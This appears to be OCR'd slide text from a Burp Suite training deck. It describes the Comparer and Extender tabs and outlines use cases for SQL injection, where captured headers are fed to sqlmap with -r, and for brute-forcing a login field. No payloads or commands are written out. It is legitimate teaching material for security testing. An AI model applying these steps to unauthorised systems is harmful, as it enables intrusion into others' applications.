
Comparer


Applications
Places
burp-StartBurp
Wed 18:19
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Comparer
This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.
Select item 1:
#
Length
Data
Paste
Load
Remove
Clear
Select item 2:
#
Length
Data
Compare ...
Words
Bytes

Extender


- It helps to extend burps functionality with other third party code.
- Burp lets you use Extensions written in Java, Python and Ruby.

Extender



Applications
Places
burp-StartBurp
Wed 18:20
Burp Suite Free Edition v1.7.27 - Temporary Project
Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Extensions
BApp Store
APIs
Options
Burp Extensions
Extensions let you customize Burp's behavior using your own or third-party code.
Add
Remove
Up
Down
Loaded
Type
Name
Details
Output
Errors
Extension loaded
Name:
Item
Detail

Use Case 1
SQL Injection using Burp Suite


Entering a value in the field




Saving the intercepted headers to a file



Saving the Header file




Using the extracted header in SQLMap




The –r option in SQLMap allows the user to add the header to SQL Map

Attack is Successful




Use Case 2
Brute Force Attack using Burp Suite


Field to be Brute Forced



